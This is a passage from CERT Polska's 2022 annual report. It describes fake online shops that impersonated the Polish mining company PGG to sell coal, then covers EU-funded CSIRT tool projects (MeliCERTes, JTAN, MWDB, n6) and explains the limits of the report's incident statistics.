Zapraszamy do wzięcia udziału w kolejnej sesji zakupowej.

FIG. 72 A note on the lack of goods on sklep.pgg.pl

Situations like the above are always used by cybercriminals. Virtually from day one of the pandemic or the outbreak of the war in Ukraine, fake articles were published to extort login credentials, mainly for Facebook. This was again the case when the criminals decided to make use of the topic popular in the media, with the desperation of the Internet users who tried to find a way to buy coal or pellets. An unstable price of solid fuels, which sometimes changed from week to week, contributed to the situation.

Our team received the first reports covering false stores offering coal or pellets in June 2022. The stores sold them at the level of PLN 1,200–1,500, which even then was a price several hundred zlotys lower than the market average price that was close to PLN 2,000.




FIG. 73 A screenshot of the home page of a false store

The most intriguing case noticed by CERT Polska was a store imitating an official sales platform owned by Polska Grupa Górnicza. According to user reports and an analysis carried out by our team, criminals displayed the solid fuels on the home page in parallel to the ongoing sales sessions on the official website, sklep.pgg.pl, then later showed a dummy page in the form of a store with electronic equipment. The goal was probably to make verification by our analysts more difficult and extend the functioning of the false store.

The process intensified as the heating season approached. The criminals most frequently used the Polska Grupa Górnicza brand. In December, our team monitored 12 false stores, of which 7 used the PGG name in the domain.





CHART 5. Number of false stores offering coal sales in 2022

As is standard for such stores, payment by transfer was the only possible method. In such a case, money recovery is more difficult than when you pay using a card, which may include a chargeback. False stores prompt a victim to make an instant transfer, stating, for instance, faster service execution.




WAŻNOŚĆ TRANSAKCJI: **2022-10-28 23:38:43**

Proszę pamiętać, że wykonanie przelewu z opcją **Natychmiastowy** znacząco przyśpieszy państwa zamówienie, informacje odnośnie dostawy otrzymają państwo emailem po zaksięgowaniu przelewu.

Oczekiwanie na płatność

FIG. 74 A note prompting to make an instant transfer



CERT POLSKA PROJECTS

MELICERTES

At the end of 2022, we completed a three-year MeliCERTes project (contract SMART 2018/1024), whose aim was to create a platform supporting the cooperation of the European CSIRT teams and their operations.



Cerebrate
system zapewniający bazę zaufanych danych kontaktowych na potrzeby CSIRT-ów/SOC-ów oraz ułatwiających koordynację wykorzystywania pozostałych narzędzi.
MISP
rozproszona platforma do wymiany i analizy informacji o zagrożeniach (threat intelligence)
CIRCL MISP
MWDB i Karton
repozytorium złośliwego oprogramowania oraz system automatyzujący jego analizę.
melicertes
Taranis NG
narzędzie ułatwiające gromadzenie danych dotyczących cyberbezpieczeństwa w ramach tzw. białego wywiadu (OSINT), a także ich analizowanie i tworzenie raportów.
TARANIS NG
AIL
modularne narzędzie do zbierania, indeksowania i analizowania danych nieustrukturyzowanych.
ail project
IntelMQ
IntelMQ – system (framework) służący do automatycznego gromadzenia, przetwarzania i wzbogacania dużej ilości danych dotyczących bezpieczeństwa opartych na kolejkowaniu wiadomości
INTELMQ
CERT.PL NASK
circl.lu
Republic of Estonia Information System Authority
Deloitte.
CERT.at
SK CERT

FIG. 75 Open source tools comprising MeliCERTes

Our team acted as the coordinator of the project, with four other European CSIRTs being involved in the work on the MeliCERTes platform: CERT.at (Austria), CERT-EE (Estonia), CIRCL (Luxembourg) and SK-CERT (Slovakia). The consortium also included Deloitte (Belgium).

The primary goal for the development of the MeliCERTes platform is to support the European Commission's cybersecurity strategy by:

- allowing effective communication within the CSIRTs Network;
- developing and sharing useful open source tools used and maintained by CSIRTs.

The project also aimed to support long-term activities of European institutions, such as obtaining digital independence and promoting trusted and cross-border digital services.

The main role of CERT Polska was to develop the concept of the entire platform and coordinate the consortium's operations. Beyond that, our team carried out technical tasks related to the integration of the final version of the MeliCERTes platform.

PROJECT RESULTS

The main outcome of the project is the development of the MeliCERTes platform, which consists of two major parts. The first one includes a set of open source tools[23] which are used by the CSIRTs, SOCs and other entities dealing with cybersecurity in the public and private sectors. The second part covers tools deployed by ENISA for the purposes of the CSIRT Network, which was established under the NIS directive.

A new tool, Cerebrate, was developed specifically for the MeliCERTes platform. Moreover, the project contributed to the development of all open source tools included in the platform.

TOOLS IN THE MELICERTES PLATFORM

Cerebrate: Trusted contact information provider and orchestrator for other security tools. https://cerebrate-project.org/

MISP: threat intelligence platform for sharing, storing and correlating Indicators of Compromise https://www.misp-project.org/

Taranis NG: a tool facilitating the collection of open-source intelligence (OSINT), its analysis and the development of reports. https://taranis.ng/

IntelMQ: a framework used for the automatic collection, processing and enrichment of large amounts of security-related data. https://github.com/certtools/intelmq/

AIL: a framework to collect, index and analyse unstructured data. https://www.ail-project.org/

MWDB and Karton: a malware repository and a distributed processing framework. https://github.com/CERT-Polska/mwdb-core

FUTURE OF THE PROJECT

In November 2022, we organised a final workshop in Brussels with the active participation of the representatives of the European Commission, HaDEA (European Health and Digital Executive Agency) as well as the beneficiaries of EU's cybersecurity grants. The participants summarised the effects of the cybersecurity funding from the Connecting Europe Facility[24] programme and the MeliCERTes project. They agreed that the platform will be further maintained and developed to ensure availability of open source tools that enable cooperation of CSIRTs within the EU.

The MeliCERTes project is an example of successful collaboration of European CSIRTs focused on the development of tools supporting their operating activities. While the project has been officially concluded, the open source tools will be developed by CSIRTs and the wider community.

[23] https://github.com/melicertes/docs

[24] https://hadea.ec.europa.eu/programmes/cef-old/cef-telecom_en

Cyber Exchange

In 2022, we finished the CyberExchange project, an initiative to support the exchange of expertise and experience among 11 European CSIRTs. The project was launched in 2018 and was scheduled to end in 2020, but the COVID-19 pandemic meant that it was extended by over a year. Apart from CERT Polska, teams participating in this project came from Austria, Croatia, the Czech Republic, Greece, Latvia, Luxembourg, Malta, Romania and Slovakia. CZ.NIC, the Czech association which is the host organisation of CSIRT.CZ, was the consortium leader.

The project was based on short internships which allowed specialists from national and governmental response teams to learn from their peers in other countries and to establish personal contacts, which are a key element of efficient international cooperation.

Our team hosted the representatives of CERT.at, CERT.LV, CERT.hr, SK-CERT and CSIRT Malta. One of the primary topics of the internships were the tools supporting operating activities, such as systems to automatically analyse malware.

The project was co-financed from European Union funds under the “Connecting Europe Facility” programme, grant no. 2017-EU-IA-0118.

JTAN

Joint Threat Analysis Network is a project coordinated by CERT Polska, with participation of multiple European CSIRTs: CIRCL (Luxembourg), CERT.LV (Latvia), CERT.at (Austria), SK-CERT (Slovakia), CERT-EE (Estonia), DNSC (Romania) and Corexalys (France).

The main goal of the JTAN project is to develop tools to collect, analyse and exchange cyber threat intelligence (CTI). The project started in 2021, and our work will continue until 2024.


The following open source tools are developed under the project:

- AIL – a framework to collect, index and analyse non-structured security-related data.
- Graphoscope – a tool that supports analysts through the integration and visualisation of data from multiple sources.
- Taranis NG – a system to automate collection of open source intelligence (OSINT) and to facilitate its analysis.
- n6 and MWDB developed by CERT Polska, discussed in more detail below.

The project is co-financed from European Union funds under the "Connecting Europe Facility" programme, grant no. 2020-EU-IA-0260.

As a part of the JTAN project, we introduced multiple improvements in the n6 platform. The most visible ones changes to the n6 start page[25]. After logging in, users have access to a chart with statistics of events within the organisation's network from the last 30 days (Fig. 76). Another addition to the portalis is a knowledge base, where we provide essential information concerning the use of the n6 system. Last year, we also added new sources of data, in particular in categories related to phishing and vulnerable devices. A significant integration was the addition of data from the Domain Trust platform maintained by the Global Cyber Alliance[26].

Moreover, we implemented numerous improvements in the n6 engine and expanded the functionality of the admin interface. The n6 source code is available on GitHub: https://github.com/CERT-Polska/n6



Logged events on your organization's network

Demo Organization

Last update
14.02.2023, 18:05

Data range
Last 30 days

FIG. 76 A new event view in the n6 user network (example data)

[25] https://n6portal.cert.pl/

[26] https://www.nask.pl/pl/aktualnosci/4883,NASK-podpisal-umowe-o-wspolpracy-z-Global-Cyber-Alliance.html

MWDB Lab

During the last year, we actively developed the open source version of the MWDB[27].

We added support for the OpenID Connect protocol, which allows authentication through external identity providers. This functionality is particularly suitable for more complex implementations of the MWDB; we will first use it to authenticate users from the CSIRT Network[28].

Other improvements include:

- added structured attributes in the JSON format;
- support for templates to for customised presentation of attributes in the web interface;improved search performance;
- added support for authentication via the AWS IAM, which simplifies the integration with Amazon S3 service for storing malware samples.

We also worked to improve the quality of the MWDB code base, including the web interface, which is based on the React framework.

[27] https://github.com/CERT-Polska/mwdb-core

[28] https://csirtsnetwork.eu/

STATISTICS

In this section of our report, we present statistics related to incidents that are automatically processed, mostly using the n6 platform[29]. They concern vulnerable systems, probable infections or successful attacks in Polish networks, which were retrieved from external sources and then reported to CERT Polska. Such data is aggregated, normalised and shared free of charge with network owners and relevant CSIRT teams.

LIMITATIONS

We made much effort to ensure that the image of the situation resulting from the presented statistics accurately defines all large-scale threats. One must not forget, however, that there are certain limitations, mainly due to the nature of the available source data. First of all, it is not possible to collect full information on all types of threats, which is best exemplified by attacks targeting specific entities or user groups. Unlike mass attacks, these attacks are usually not registered by our monitoring systems or reported to our team. The problem with the presentation of the current actual condition is also caused by the fact that a threat may be active – even for a longer time – until it is studied and its regular observation takes place. For example, the number of infected computers encompassed by a botnet may be difficult to determine before it is neutralised by taking over the command and control infrastructure (C&C). Another important issue is to be able to determine the scale of a given threat, which is most often achieved by counting the associated IP addresses observed throughout the day. Thus it is assumed that the number of addresses is close to the number of affected devices or users. Obviously, this measure is imperfect due to the widespread use of two mechanisms affecting visible public addresses, i.e.:

- NAT (address translation) causing underestimation, because there are often multiple computers behind a single external IP address;
- DHCP (dynamic addressing) causing overestimation, because the same infected computer can be detected several times in one day with different addresses.

One might suspect that the influence of both mechanisms on the aggregated results is largely cancelled, but a thorough examination of the NAT and DHCP impact in this context would require a separate analysis. The final remark concerns the IP protocol version, i.e. all the statistics given refer to the fourth version of this protocol. This is due to the still minor degree of IPv6 implementation in Poland and, what follows, due to the negligibly small number of reports we receive regarding this type of addresses.

BOTNETS

In this section, statistical data related to botnet activity is presented. It must be unambiguously stated that the data presented includes only recognised and monitored botnets, for which relevant data is available.

BOTNETS IN POLAND

